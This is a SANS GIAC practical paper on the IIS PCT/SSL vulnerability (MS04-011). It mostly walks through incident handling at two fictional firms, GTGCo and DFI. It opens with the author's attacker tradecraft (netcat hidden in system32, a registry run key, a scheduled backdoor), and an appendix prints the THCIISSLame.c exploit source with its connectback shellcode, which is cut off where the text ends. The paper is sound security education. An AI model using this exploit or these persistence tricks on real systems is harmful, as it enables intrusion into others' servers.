We tried fly under the radar as much as possible. Hopefully any scans we ran were slow enough to avoid triggering alerts at the targets location. After using the reg file to modify the registry, we deleted the file. We buried the script and netcat several directories deep under the winnt\system32 folder renamed then to sound like something "official". We also scheduled our back door utility to be up for only a short period of time, every so often in the hopes that it will escape notice.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

As we have said, the THCIISLame exploit is very clean. There is little evidence left behind after the system has been compromised.

The Incident Handling Process

As a cracker using the exploit described in this paper, I have targeted systems that are connected to the Internet, presumably to do business (why else would they have an SSL enabled web site?). My target has been small to medium size businesses with the expectation that a number of them may not have the resources, expertise, or experience to adequately protect their systems. For the remainder of this paper, I will turn things around and look at these events from the perspective of the system and network administrators who have the responsibility to maintain the systems I have been targeting. The tools, techniques and organizational decisions these hypothetical enterprises might utilize will be considered.

Preparation Phase

Any organization hoping to survive in an increasingly hostile Internet environment needs, more than anything, to anticipate and prepare for the possibility their information systems will be attacked. Admitting there is a problem is the first step in solving it. As someone who has been involved in Information Security for a number of years, I don't have to think back too many years to recollect opinions from other Information Systems professionals who felt threats at that time were overblown. Fortunately (or is it unfortunately?) many events in the past few years have made the case for the value in preparing for hostile activity, whether it originates from outside the organization or within.

It is certainly true that businesses which have taken the steps described in the preparation phase of this paper are also likely to have effective counter measures in place that would significantly reduce their vulnerability to the exploit we describe. Therefore, in the discussion that follows, we will consider two parallel scenarios, one in GoodToGo Corporation (GTGCo) and the other in DollarShort Finance, Inc. (DFI)

Incident Handling Procedures

The GTGCo Information Technology department went through some difficult times in 2001. The Code Red and Nimda worms created considerable concern not only in their department, but throughout the organization. After recovering from the immediate threat and belatedly patching their systems, the CIO turned the near disaster into an opportunity by discussing the company's security gaps and getting a firm commitment from management, both in principal and with

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

budget dollars, to close those gaps. They recognized their Internet presence was a business asset that would continue to grow in value.

GTGCo assembled a team with representatives not only from the IT department technical and project management sides, but from the legal department, and several key departmental stakeholders as well. They began by detailing not only who should be involved in handling cyber-threats to their company, but how this group would be organized, when and how they would be contacted. A pool of managers who could authorize overtime hours and who would be tasked with understanding the incident handling process was selected to lead potential event responses and a rotation schedule was created. The roles and responsibilities in relation to handling incidents for various core team members and subgroups were clearly defined and engagement procedures were documented.

DFI was equally disturbed by the cyber-events of 2001. Eradication and cleanup of the worms was time consuming and to some extent demoralizing for the Information Systems team. Key IS team leaders discussed the results of the disturbance and recommended downplaying the impact to their web servers. Their infected systems sustained no actual physical damage and, to their knowledge, no information had been leaked so, in retrospect, the incidents were really not that bad. The CIO requested system administrators consider what it would take to implement patching their web servers more rapidly in the hopes of meeting the recommended 30 day limit currently defined.

Countermeasures

Information security analysts at GTGCo, with management support and a budget in hand, immediately began considering the latest tools and techniques for adequately securing their DMZ. The internal network would follow suit, but the DMZ was given priority due to its exposure. They already had a packet filtering router between the DMZ and the Internet to restrict network traffic to the necessary protocols. They also had a well maintained, effective application proxy firewall between the DMZ and their internal network. A well respected anti-virus product had been on all their DMZ servers for quite some time. Web server administrators had good restore procedures in place, so if a server had to be restore, it could be accomplished rapidly.

If the Code Red worm had one significant lesson, it was that systems with effective border protection are still vulnerable to in-protocol attacks. These are attacks contained in network protocols which are allowed by the firewall as part of the normal business process, for example HTTP used by customers using their browser to order products from your web site. The security analysts at GTGCo were regularly auditing the web and event logs on the DMZ servers but the manual process was tedious and time consuming. They realized they

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

needed more sophisticated tools to identify suspicious activity and hopefully prevent any compromises.

The analysts reviewed available technologies and product offerings, discussed the implications of implementing the various tools with GTGCo's web site developers and operations support staff. A decision was made to install a Network Intrusion Detection System (NIDS) in the DMZ that had a wide industry following and allowed them to create their own customer signatures. They also selected a file integrity product which provided them cryptographic assurance they would be alerted and would be able to identify both web site content and key system files as well as registry keys if any had been altered. A web and event log auditing process was automated by a script, developed in-house, which allowed customized definitions to trigger alerts.

DFI technical staff reviewed their current protections and made some changes that improved security. Network analysts looked at the ACLs defined on their border router and eliminated some holes. System administrators created procedures on updating anti-virus signatures to be sure the signatures would be updated at least once a month. A process was defined that allowed developers to test the effects of patches on their web servers prior to implementation in a timely manor so system administrators could meet their 30 day requirement for patch deployment.

DFI network analysts considered implementing a NIDS but were concerned about the overhead involved in tuning the system to eliminate false positives, not to mention the time required to monitor the alerts on an on-going basis. They felt the router logs currently being monitored were adequate to alert them to any inappropriate activity. System administrators were apprehensive about the load any additional analysis tools would place on their already heavily used web servers. Their current manual audits of web and event logs were considered adequate to identify any anomalous behavior on the web servers.

Incident Handling Team

GTGCo decided early on that support for the Incident Handling Team (IHT) would be a priority for every group within their IT department as well as for several key members from other groups. A senior management stakeholder was selected to head the team and an attorney from the legal department consulted as necessary to assist in policy decisions. The networking, systems, development operations, and security groups within IT also assigned members to the team.

Training on incident handling procedures and responsibilities was developed and the appropriate individuals attended the training sessions. Rotation schedules

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

were prepared to be sure that each subgroup with responsibilities to the incident handling process were available at all times.

DFI did not organize a formal team for incident handling. Networking and system analysts were on call around the clock anyway, so if any problems were to arise, they should be available to handle the crisis.

Policy Examples

Developing effective policies for dealing with incidents received a top priority by GTGCo's management and consequently the importance was passed down to the affected groups. Banners clearly stating ownership, authorization for access, penalties for unauthorized access, and monitoring policies were required on all systems placed on the company network. Minimum security configurations appropriate to specific environments were defined. Priorities for the restoration of normal system conditions after an incident were developed based on the roles the systems played in the computing environment and the process for obtaining any variance from the stated policy was identified. The criteria for involving law enforcement in the incident were delineated as was the specific individuals charged with handling contact with law enforcement agencies. Details for correct handling of sensitive data were documented.

The CIO at DFI reviewed job descriptions for network, system, and operations teams, and additional duties related to information security were included. The operations support group manager created check lists for periodically monitoring systems in the DMZ and reporting the status at shift changes. Network and system analyst team leads were requested to compose rotation schedules ensuring second level support would be available on a 24 by 7 basis.

Identification Phase

April 13, 2004 – Microsoft announces numerous vulnerabilities, including the PCT vulnerability, in Security Bulletin MS04-011.

> Trained Information Security professionals at GTGCo are tasked with monitoring potential threats to their systems. They subscribe to e-mailed alert lists for each major vendor in their environment, as well as one vendor independent list that reports on vulnerabilities discovered in a wide variety of applications, operating systems, and network devices. The security analysts rotate the responsibility for reviewing the output of these lists, but at all times this task is the assigned analyst's top priority.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

An incident begins for GTGCo when a high risk situation is identified, as is the case for the release of MS04-011 by Microsoft. The incident manager currently on duty is contacted and she schedules a brief meeting for IHT members on-call for each subgroup. The IHT decides that the patching for MS04-011 should begin immediately with a high priority.

DFI's system administrators also get Microsoft's security bulletins. Generally the lead Microsoft platform analyst keeps a close eye on these, but she happens to be on vacation. Another Microsoft platform analyst is available but, given the lead analyst's absence, he is very busy and doesn't look at the Microsoft bulletins for a day or two.

April 21, 2004 – A proof-of-concept exploit for the PCT vulnerability is made available to the public.

Considering the high risk rating given to MS04-011 and the requirement to keep the IHT manager updated, the GTGCo web development team has given top priority to testing the patch in their development environment, as have the system administration team. So far no serious anomalies have been discovered in their testing. The security analyst currently monitoring their alert lists notes that proof-of-concept (PoC) code for the PCT vulnerability called THCIISSLame.c has been made publicly available. He takes a look at the code, runs a few tests, and advises the IHT manager that the code is viable and trouble could be headed their way. The IHT manager decides that daily meetings for the IHT team should begin. She also handles communications concerning the incident within the rest of the company. Among other tests, the analyst validates that disabling PCT 1.0 protocol support on a web server as directed by Microsoft Knowledge Base article 187498 eliminates the vulnerability. He contacts the development team and suggests they test the impact of that change. He also notes that, although the PoC exploit goes undetected in the web logs (Figure 21 shows two legitimate SSL connections to the test web server; the attack, executed between them does not appear), a security event log entry was created indicating the cmd.exe process was initiated (Figure 22). He checks their automated event log script and makes sure this event will trigger an alert; the trigger is added to the subset that runs every 15 minutes rather than just daily. He also begins work on developing and testing a NIDS signature that should capture any suspicious activity from the PoC.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.




Figure 21: Exploit missing from web log




Figure 22: cmd.exe was launched by the local system account

At DFI, the lead Microsoft platform analyst returned from vacation, but she is swamped with e-mails. Her backup mentioned his concerns about the MS04-011 bulletin so she did take time to do some background research and sent a note to the development team to encourage them to begin testing the patch. She also requested her team test the patch as well as soon as they get caught up.

April 23, 2004 – Suspicious activity is detected.

The GTGCo security analyst working the PCT vulnerability has a tested NIDS signature installed in the DMZ. The development and systems teams have done adequate testing to indicate they can disable PCT 1.0 support on their web servers and the PoC testing has convinced everyone this will protect their

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

systems from this vulnerability. Patching will follow, but this effort can now proceed at a more relaxed pace. The MS04-011 patch is complex and contains many system binaries; the development and systems teams are relieved they will have some extra time to do thorough testing. The registry change to disable PCT 1.0 was implemented on all DMZ web servers yesterday and, so far, no problems have been reported.

Operations staff at GTGCo has been on edge for more than a week now; the security analysts have been hanging around way too much and everyone gets a little nervous when key systems are revealed to have gaping holes in their security. Mid-afternoon the NIDS alerts them to a suspicious scan on all of their web servers. They notify the security analyst on call, who immediately coordinates with the network analysts to review the router logs. They note a number of dropped packets for protocols they don't normally see, like telnet. The security analyst requests the operations staff run their event and web log script and, for good measure, an interim scan with their file integrity tool. Nothing is found to be amiss.

Meanwhile, all is quiet at DFI. The web site seems to be running smoothly and there have been no customer complaints about inability to get to the site. It's Friday, time to take a couple of days off!

April 24, 2004 – There is definitely something bad going on…

The weekend operations crew at GTGCo gets an alert from their NIDS which specifically calls out the PCT vulnerability attack. The alert is based on one of the signatures the security analysts put in place last week. They have all been through this drill before, so they check the on-call list and contact the security analyst in the hot seat for the weekend. She is on-site within a half-hour, thanks to the quiet weekend traffic. She confirms what the operations staff had reported and notes that it appears a similar attack was run against most of their web servers. She immediately contacts the IHT manager, who authorizes operations to contact the analyst on-call for the systems and networking groups. Meanwhile the security analyst runs the log scripts and the system integrity checks on each system in their DMZ. Their application proxy firewall protecting the internal network is also carefully reviewed for any indications of a problem.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.




Figure 23: SSL error

One interesting item showed up in the System Event log on each of the web servers that hosts an SSL enabled web page. In the event, shown below in Figure 23, the source of the event is listed as Schannel and the description references an SSL connection failure. Under normal circumstances this error might have slipped through the cracks but the security analyst remembers some details in a report from her colleague concerning his analysis of the PCT vulnerability. She brings up the document, which is available in the IHT document library, and confirms her recollection that the event they are seeing on each SSL enabled web server occurs when the PCT exploit is run unsuccessfully against a server with PCT 1.0 support disabled.

After running a few more tests and consulting with her network and system administrator IHTmates, who have not identified anything amiss, the security analyst reports to the IHT manager that they were attacked, but that they had successfully thwarted a system compromise.

Everything remains quiet over the weekend at DFI. The lead Windows platform engineer is enjoying a peaceful two days, except for the hour or so around 3 AM on Sunday morning when she just couldn't get back to sleep; something in the back of her head was making her uneasy.

April 27, 2004 – GTGCo remains alert; DFI buys a vowel.

The GTGCo security analyst on call over the weekend provided a complete report to the IHT on Monday. Everyone in the organization who is aware of the incident is pleased the investment in protecting their company appears to

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

be well spent. The CIO pays a personal visit to the IHT members who were involved over the weekend and thanks them for a job well done. At the IHT meeting, the development and systems teams report they have approved the MS04-011 patch for deployment and patching has begun in earnest. Although the team is confident their DMZ is well protected from PCT related attacks, other risks related to Microsoft's MS04-011 security bulletin require that they move forward with patching as quickly as possible. The IHT will remain on alert until all affected systems have been patched.

The CIO of DFI gets a call from the CIO at GTGCo. They had worked together a few years back and have kept in touch sporadically. Unfortunately the call was not solely for social reasons. The security analysts had done some research on the evidence gathered by their NIDS tool and were surprised when a simple DNS reverse name lookup indicated the attacks on their systems had come from DFI. Following the policy that all incident related contact with outside organization must go through the IHT manager, the security analysts report their findings to her. Aware of the relationship between the CIOs of both organizations, the IHT manager decides this might best be handled by a casual call between friends.

After getting the full story from his former coworker and becoming justifiably alarmed at the implications, the DFI CIO immediately calls a meeting of several IS managers and their lead technicians. After the finger-pointing is finished, the group considers some of their options moving forward. They come to the conclusion that they don't have the expertise in-house. The GTGCo CIO recommended a local security consulting firm they had used a year or so ago when they were first organizing their IHT and looking at various security products. A decision was made to contact the consultants to get their immediate help. By the end of the day someone from that firm was on-site.

April 27, 2004 – Meanwhile later that evening…

Although everyone at GTGCo is breathing easy, the operations staff is keeping a close eye on things. All remains quiet. Several system administrators are in the data center expediting deployment of the MS04-011 patch during a relatively slow period for the web servers.

DFI was fortunate that, although not very well monitored, their DMZ was fairly well constructed. All critical data was stored on their internal network and, like GTGCo, they had a solid, well maintained firewall between their internal network and the DMZ. All data between the web servers and internal databases is encrypted and no evidence of a compromise was found on the firewall.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

The consultant turned his attention to the web servers on the DMZ. Given the information GTGCo provided, he had a fairly good idea what was going on. Although DFI was a little slow in patching, they were thorough. All security patches except for the most recently released ones had been applied. The consultant reviewed the event logs which did not appear to have been tampered with. As expected, an event similar to the one shown in Figure 22 was located.

The DFI web servers are fairly static, other than for their web content, and careful records are kept of the changes made to those systems. No authorized updates had occurred for a few weeks. A newly created directory was located under c:\winnt\system32 and a script found there was reviewed. A reference to the script was found in the registry "run" key. Identical files and registry entries were found on each of their web servers.

A decision was made by the CIO, who was still on hand, to completely restore all the web servers except one, to be examined further for evidence of the break-in. The consultant set up an isolated network hub and quickly disconnected the server to be analyzed from the network and reconnected it to the hub. A chain of custody log for the server was started by the consultant.

Containment Phase

April 27, 2004 – And into the night…

Nothing much to report at GTGCo.

The consultant goes to work on unearthing what he can, making careful notes as he goes. Naturally he has brought his "jump kit" with him. These are the hardware and software tools and utilities he has found to be of value over the years in doing this kind of work. This consultant specializes in working on Windows platforms and was sent on this assignment for that reason. Unfortunately, the older systems in use for the DFI web site don't support USB ports so neither the USB external drive nor the USB ram drive he brought will be much good. He does, however, have a laptop used specifically for this purpose which has a CD-ROM writer and a copy of Symantec Ghost installed; he also brought lots of blank, recordable CDs. He also has a CD containing a number of utilities from the Microsoft Windows Resource kit and some tools from Sysinternals.

Working with DFI's system and network administrators, the consultant reviews what information they have available, which is virtually nothing. They haven't implemented any sophisticated monitoring or detection tools and the SSL based attack is lost in the sea of legitimate SSL traffic recorded by their border

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

routers. Careful review of the event and web logs doesn't turn up anything other than the files and registry changes identified earlier. Believing that more data is better than less, the consultant runs a script executing a number of his tools used to capture the system state. This includes:

net start	to show running services
tlist	to capture running processes
listdlls	to show all processes and the dll binaries they have envoked
netstat –an	to the status of network connections and listening ports

The consultant makes a complete export of the registry and then runs several gui based tools like TCPview and Process Explorer from Systinternals. The resulting information is painstakingly logged to files.

When as much information as possible is gleaned from the live system, the consultant proceeds to do a *hard* shut down of the system, meaning he pulls the power cord out of the back. He then boots the system using a Ghost network boot disk and proceeds to enter a command line which will back up the system to a series of CDs. Given an identical hardware setup, he should be able to completely restore the system to its present state.

All the resulting evidence is logged, placed in ziplock bags, and placed in DFI's tape safe which is only accessible by IS Operations shift managers.

Eradication and Recovery Phase

April 28, 2004 – In the early morning hours.

GTGCo: 3 o'clock AM and all's well.

DFI system administrators stayed into the night handling the restoration duties. Fortunately, they had reliable base builds for the systems and an automated means for pushing the latest, validated web content to the servers was available. This made restoring the web servers a fairly simple, if time consuming task. Team work paid off however, and by morning all the servers had been restored. Per the consultants strict instructions, no systems were moved from the build environment to the DMZ until the MS04-011 patch had been applied.

Lessons Learned Phase

All hands from the GTGCo Incident Handling Team participated in reviewing the data gathered from their PCT exploit incident. As might be expected, the mood was self-congratulatory. Nonetheless, even a successfully concluded incident can provide ideas for improvement.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

The IHT begins by noting how fortunate they were that an easily accomplished, low impact mitigation step (disabling PCT 1.0 support) was available to them. If that change had not been put in place, their systems would have definitely been compromised. The team decides that, under some circumstances, the risk of being compromised outweighs the possibility that problems caused by the new binaries may occur. They suggest that in this instance patching some of the systems immediately, and moving forward as they gain confidence in the safety of the patch may have been a good approach. In the future this decision will be specifically addressed for each incident by the acting IHT Manager, after seeking advice from his or her technical team leads

Another point the IHT considers is how well their NIDS worked for them. Unfortunately it only alerted them to a potential situation, but they would have been compromised any and, possibly, extensive damage or loss of confidential data may have occurred. The IHT tasks the security analysts with looking at available Host-based Intrusion Prevention Software products (HIPS) and make some recommendations to the group. Even though there are some concerns about the intrusiveness of these products, they seem like they may be a good next step in enhancing the security posture of their DMZ and possibly other key internal systems.

The acting IHT Manager got specific reports from each of the team analysts involved with this incident

---

The CIO at DFI was definitely upset by the PCT exploit incident and the embarrassment of having a colleague bring their situation to his attention. After giving the matter some thought, he realized the fault lay at his own feet; he had neither given security issues the proper priority, nor had he provided an appropriate budget. He met with the consultant from the security firm they had engaged for the incident. Together they decided that not enough evidence had been gathered to move forward with an investigation; however, what evidence they did have would be retained in their safe for at least a year.

Having discussed the impressions his staff had of the way the consultant handled the incident (all reports were very positive) and noting the professionalism demonstrated at each step of the way, the CIO asked the consultant for a bid on reviewing DFI's current security posture, recommending immediate steps to take and assisting in a long range strategy to adequately tighten their security.

Conclusion

Close examination of the PCT vulnerability and the THCIISSLame exploit, the protocols and underlying system considerations, and the personalities involved has been both fascinating and instructive. Although it is a complex subject and I

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

have much to learn, the opportunity to delve into the workings and techniques of buffer overflows was time well spent. As I mentioned in the "Statement of Purpose" section at the beginning of this paper, the PCT vulnerability and the proof-of-concept code I selected to test exploitation of that vulnerability, were classic examples of Internet based compromised, which I hope I have successfully demonstrated in the preceding text.

Exploit References

"Microsoft Security Bulletin MS04-011". June 15, 2004.
URL: http://www.microsoft.com/technet/security/Bulletin/MS04-011.mspx

"CAN-2003-0721". Common Vulnerabilities and Exposures.
URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0719

"Microsoft SSL Library Remote Compromise Vulnerability". Internet Security Systems Security Advisories. April 21, 2004.
URL: http://xforce.iss.net/xforce/alerts/id/168

"Microsoft Windows Private Communications Transport Protocol Buffer Overrun Vulnerability". SecurityFocus Vulnerabilities. June 15, 2004
URL: http://www.securityfocus.com/bid/10116

Cyberpunk, Johnny. "THCIISLame.c". June 9, 2004.
URL: http://www.thc.org/exploits/THCIISSLame.c

Rizzo, Juliano. "A technical description of the SSL PCT vulnerability (CAN-2003-0719)". Bugtraq Archive. April 30, 2004.
URL: http://www.securityfocus.com/archive/1/361836

Quest, Kyle C. "CVE-2004-0719: Microsoft SSL PCT vulnerability"
URL: http://www.unital.com/research/ms_ssl_pct.pdf

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

References

"Microsoft Security Bulletin MS04-011". June 15, 2004.
URL: http://www.microsoft.com/technet/security/Bulletin/MS04-011.mspx

"CAN-2003-0721". Common Vulnerabilities and Exposures.
URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0719

Cyberpunk, Johnny. "THCIISLame.c". June 9, 2004.
URL: http://www.thc.org/exploits/THCIISSLame.c

"Microsoft SSL Library Remote Compromise Vulnerability". Internet Security Systems Security Advisories. April 21, 2004.
URL: http://xforce.iss.net/xforce/alerts/id/168

"Microsoft Windows Private Communications Transport Protocol Buffer Overrun Vulnerability". SecurityFocus Vulnerabilities. June 15, 2004
URL: http://www.securityfocus.com/bid/10116

"Private Communications Technology". MSDN Library. May 2004.
URL: http://msdn.microsoft.com/library/default.asp?url=/library/en-us/security/security/private_communications_technology.asp

"Microsoft Knowledge Base Article 187498: Disable PCT 1.0, SSL 2.0, or SSL 3.0 on IIS". April 23, 2004
URL: http://support.microsoft.com/default.aspx?scid=kb;en-us;187498

"Internet protocol suite". Wikipedia. June 4, 2004.
URL: http://en.wikipedia.org/wiki/TCP/IP

Larson, Don. "The Race to Secure Cyberspace". Circa late 1995.
URL: http://www.webdeveloper.com/security/security_race_cyberspace.html

Itkis, Gene. "Intro to SSL/TLS". June 2004
URL: http://www.cs.bu.edu/faculty/itkis/591/slides/Intro-SSL.ppt

"Introduction to SSL". October 9, 1998.
URL: http://developer.netscape.com/docs/manuals/security/sslin/contents.htm

"Transport Layer Security". Wikipedia. June 16, 2004.
URL: http://en.wikipedia.org/wiki/Transport_Layer_Security

Dierks, T. and Allen, C. "RFC 2246 – The TLS Protocol Version 1.0". Internet RFC/STD/FYI/BCD Archives. January, 1999.
URL: http://www.faqs.org/rfcs/rfc2246.html

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Moore, H D and Cyberpunk, Johnny. iis5x_ssl_pct.pm Metasploit module. April 24, 2004.
URL: http://www.securityfocus.com/data/vulnerabilities/exploits/iis5x_ssl_pct.pm

Moore, H D and Cyberpunk, Johnny. windows_ssl_pct.pm Metasploit module. June 9, 2004. URL:
http://www.securityfocus.com/data/vulnerabilities/exploits/windows_ssl_pct.pm

Metasploit Project, Framework page. June 6, 2004.
URL: http://www.metasploit.org/projects/Framework

Howard, Michael and LeBlanc, David. Writing Secure Code. Redmond: Microsoft Press, 2002. p. 63.

Kath, Randy. "Managing Heap Memory in Win32", MSDN Library. April 3, 1993.
URL: http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dngenlib/html/msdn_heapmm.asp

Skoudis, Ed and Zeltser, Lenny. Malware: Fighting Malicious Code. Upper Saddle River: Prentice Hall PTR, 2003

Aleph One, "Smashing the Stack For Fun and Profit",
URL: http://www.insecure.org/stf/smashstack.txt

Koziol, Jack, et al. The Shellcoder's Handbook: Discovering and Exploiting Security Holes. Indianapolis: Wiley Publishing, Inc., 2004.

Richter, Jeffrey. Programming Applications for Windows, Fourth Edition. Redmond: Microsoft Press, 1999. p. 585.

Erickson, Jon. Hacking: The Art of Exploitation. San Francisco: No Starch Press, Inc., 2003. p. 18-19.

Hoglund, Greg and McGraw, Gary. Exploiting Software: How To Break Code. Boston: Addison-Wesley, 2004.

Rizzo, Juliano. "A technical description of the SSL PCT vulnerability (CAN-2003-0719)". Bugtraq Archive. April 30, 2004.
URL: http://www.securityfocus.com/archive/1/361836

Quest, Kyle C. "CVE-2004-0719: Microsoft SSL PCT vulnerability"
URL: http://www.unital.com/research/ms_ssl_pct.pdf

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

"Windows* Socket 2 Application Programming Interface: An Interface for Transparent Network Programming Under Microsoft Windows", Revision 2.2.2. August 7, 1997.
URL: ftp://ftp.microsoft.com/bussys/winsock/winsock2/WSAPI22.DOC

"Snort Users Manual". URL: http http://www.snort.org/docs/snort_manual.pdf

"CORE IMPACT Overview". CORE Security Technologies.
URL: http://www.coresecurity.com/products/coreimpact/index.php

"How To Configure SSL in a Windows 2000 IIS 5.0 Test Environment by Using Certificate Server 2.0". Microsoft Knowledge Base Article 290625. July 1, 2004.
URL: http://support.microsoft.com/default.aspx?scid=kb;en-us;290625

"SSL Diagnostics Version 1.0 (x86)". Microsoft Download Center. July 9, 2003.
URL: http://www.microsoft.com/downloads/details.aspx?FamilyID=cabea1d0-5a10-41bc-83d4-06c814265282&displaylang=en

"Securing Networks with Private VLANs and VLAN Access Control Lists". Cisco Tech Notes. March 31, 2004.
URL: http://www.cisco.com/warp/public/473/90.shtml

"Firewall Technology". Infosec@UGA. Ocotober 20, 2003.
URL: http://www.infosec.uga.edu/firewall.html
Convery, Shawn. "General Design Considerations for Secure Networks". June 18, 2004.
URL: http://www.ciscopress.com/articles/article.asp?p=174313&seqNum=3

"Cisco Anti-Spoof Egress Filtering". March 23, 2000.
URL: http://www.sans.org/dosstep/cisco_spoof.php

Stevens, W. Richard. TCP/IP Illustrated, Volume 1: The Protocols. Boston: Addison-Wesley, 2001. p. 229.

Skoudis, Ed. Hacker Techniques, Exploits & Incident Handling: Volumes 4.1 through 4.5. SANS Institute, 2003

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Appendices

Appendix 1: THCIISSLame.c source code

```
/*****************************************************************************/
/* THCIISSLame 0.3 - IIS 5 SSL remote root exploit                           */
/* Exploit by: Johnny Cyberpunk (jcyberpunk@thc.org)                         */
/* THC PUBLIC SOURCE MATERIALS                                               */
/*                                                                           */
/* Bug was found by Internet Security Systems                                */
/* Reversing credits of the bug go to Halvar Flake                           */
/*                                                                           */
/* compile with MS Visual C++ : cl THCIISSLame.c                             */
/*                                                                           */
/* v0.3 - removed sleep[500]; and fixed the problem with zero ips/ports      */
/* v0.2 - This little update uses a connectback shell !                      */
/* v0.1 - First release with portbinding shell on 31337                      */
/*                                                                           */
/* At least some greetz fly to : THC, Halvar Flake, FX, gera, MaXX, dvorak,  */
/* scut, stealth, FtR and Random                                             */
/*****************************************************************************/


#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <winsock2.h>

#pragma comment(lib, "ws2_32.lib")

#define jumper    "\xeb\x0f"
#define greetings_to_microsoft "\x54\x48\x43\x4f\x57\x4e\x5a\x49\x49\x53\x21"

char sslshit[] =
"\x80\x62\x01\x02\xbd\x00\x01\x00\x01\x00\x16\x8f\x82\x01\x00\x00\x00";

char shellcode[] =
"\xeb\x25\xe9\xfa\x99\xd3\x77\xf6\x02\x06\x6c\x59\x6c\x59\xf8"
"\x1d\x9c\xde\x8c\xd1\x4c\x70\xd4\x03\x58\x46\x57\x53\x32\x5f"
"\x33\x32\x2e\x44\x4c\x4c\x01\xeb\x05\xe8\xf9\xff\xff\xff\x5d"
"\x83\xed\x2c\x6a\x30\x59\x64\x8b\x01\x8b\x40\x0c\x8b\x70\x1c"
"\xad\x8b\x78\x08\x8d\x5f\x3c\x8b\x1b\x01\xfb\x8b\x5b\x78\x01"
"\xfb\x8b\x4b\x1c\x01\xf9\x8b\x53\x24\x01\xfa\x53\x51\x52\x8b"
"\x5b\x20\x01\xfb\x31\xc9\x41\x31\xc0\x99\x8b\x34\x8b\x01\xfe"
"\xac\x31\xc2\xd1\xe2\x84\xc0\x75\xf7\x0f\xb6\x45\x09\x8d\x44"
"\x45\x08\x66\x39\x10\x75\xe1\x66\x31\x10\x5a\x58\x5e\x56\x50"
"\x52\x2b\x4e\x10\x41\x0f\xb7\x0c\x4a\x8b\x04\x88\x01\xf8\x0f"
"\xb6\x4d\x09\x89\x44\x8d\xd8\xfe\x4d\x09\x75\xbe\xfe\x4d\x08"
"\x74\x17\xfe\x4d\x24\x8d\x5d\x1a\x53\xff\xd0\x89\xc7\x6a\x02"
"\x58\x88\x45\x09\x80\x45\x79\x0c\xeb\x82\x50\x8b\x45\x04\x35"
"\x93\x93\x93\x93\x89\x45\x04\x66\x8b\x45\x02\x66\x35\x93\x93"
"\x66\x89\x45\x02\x58\x89\xce\x31\xdb\x53\x53\x53\x53\x56\x46"
"\x56\xff\xd0\x89\xc7\x55\x58\x66\x89\x30\x6a\x10\x55\x57\xff"
"\x55\xe0\x8d\x45\x88\x50\xff\x55\xe8\x55\x55\xff\x55\xec\x8d"
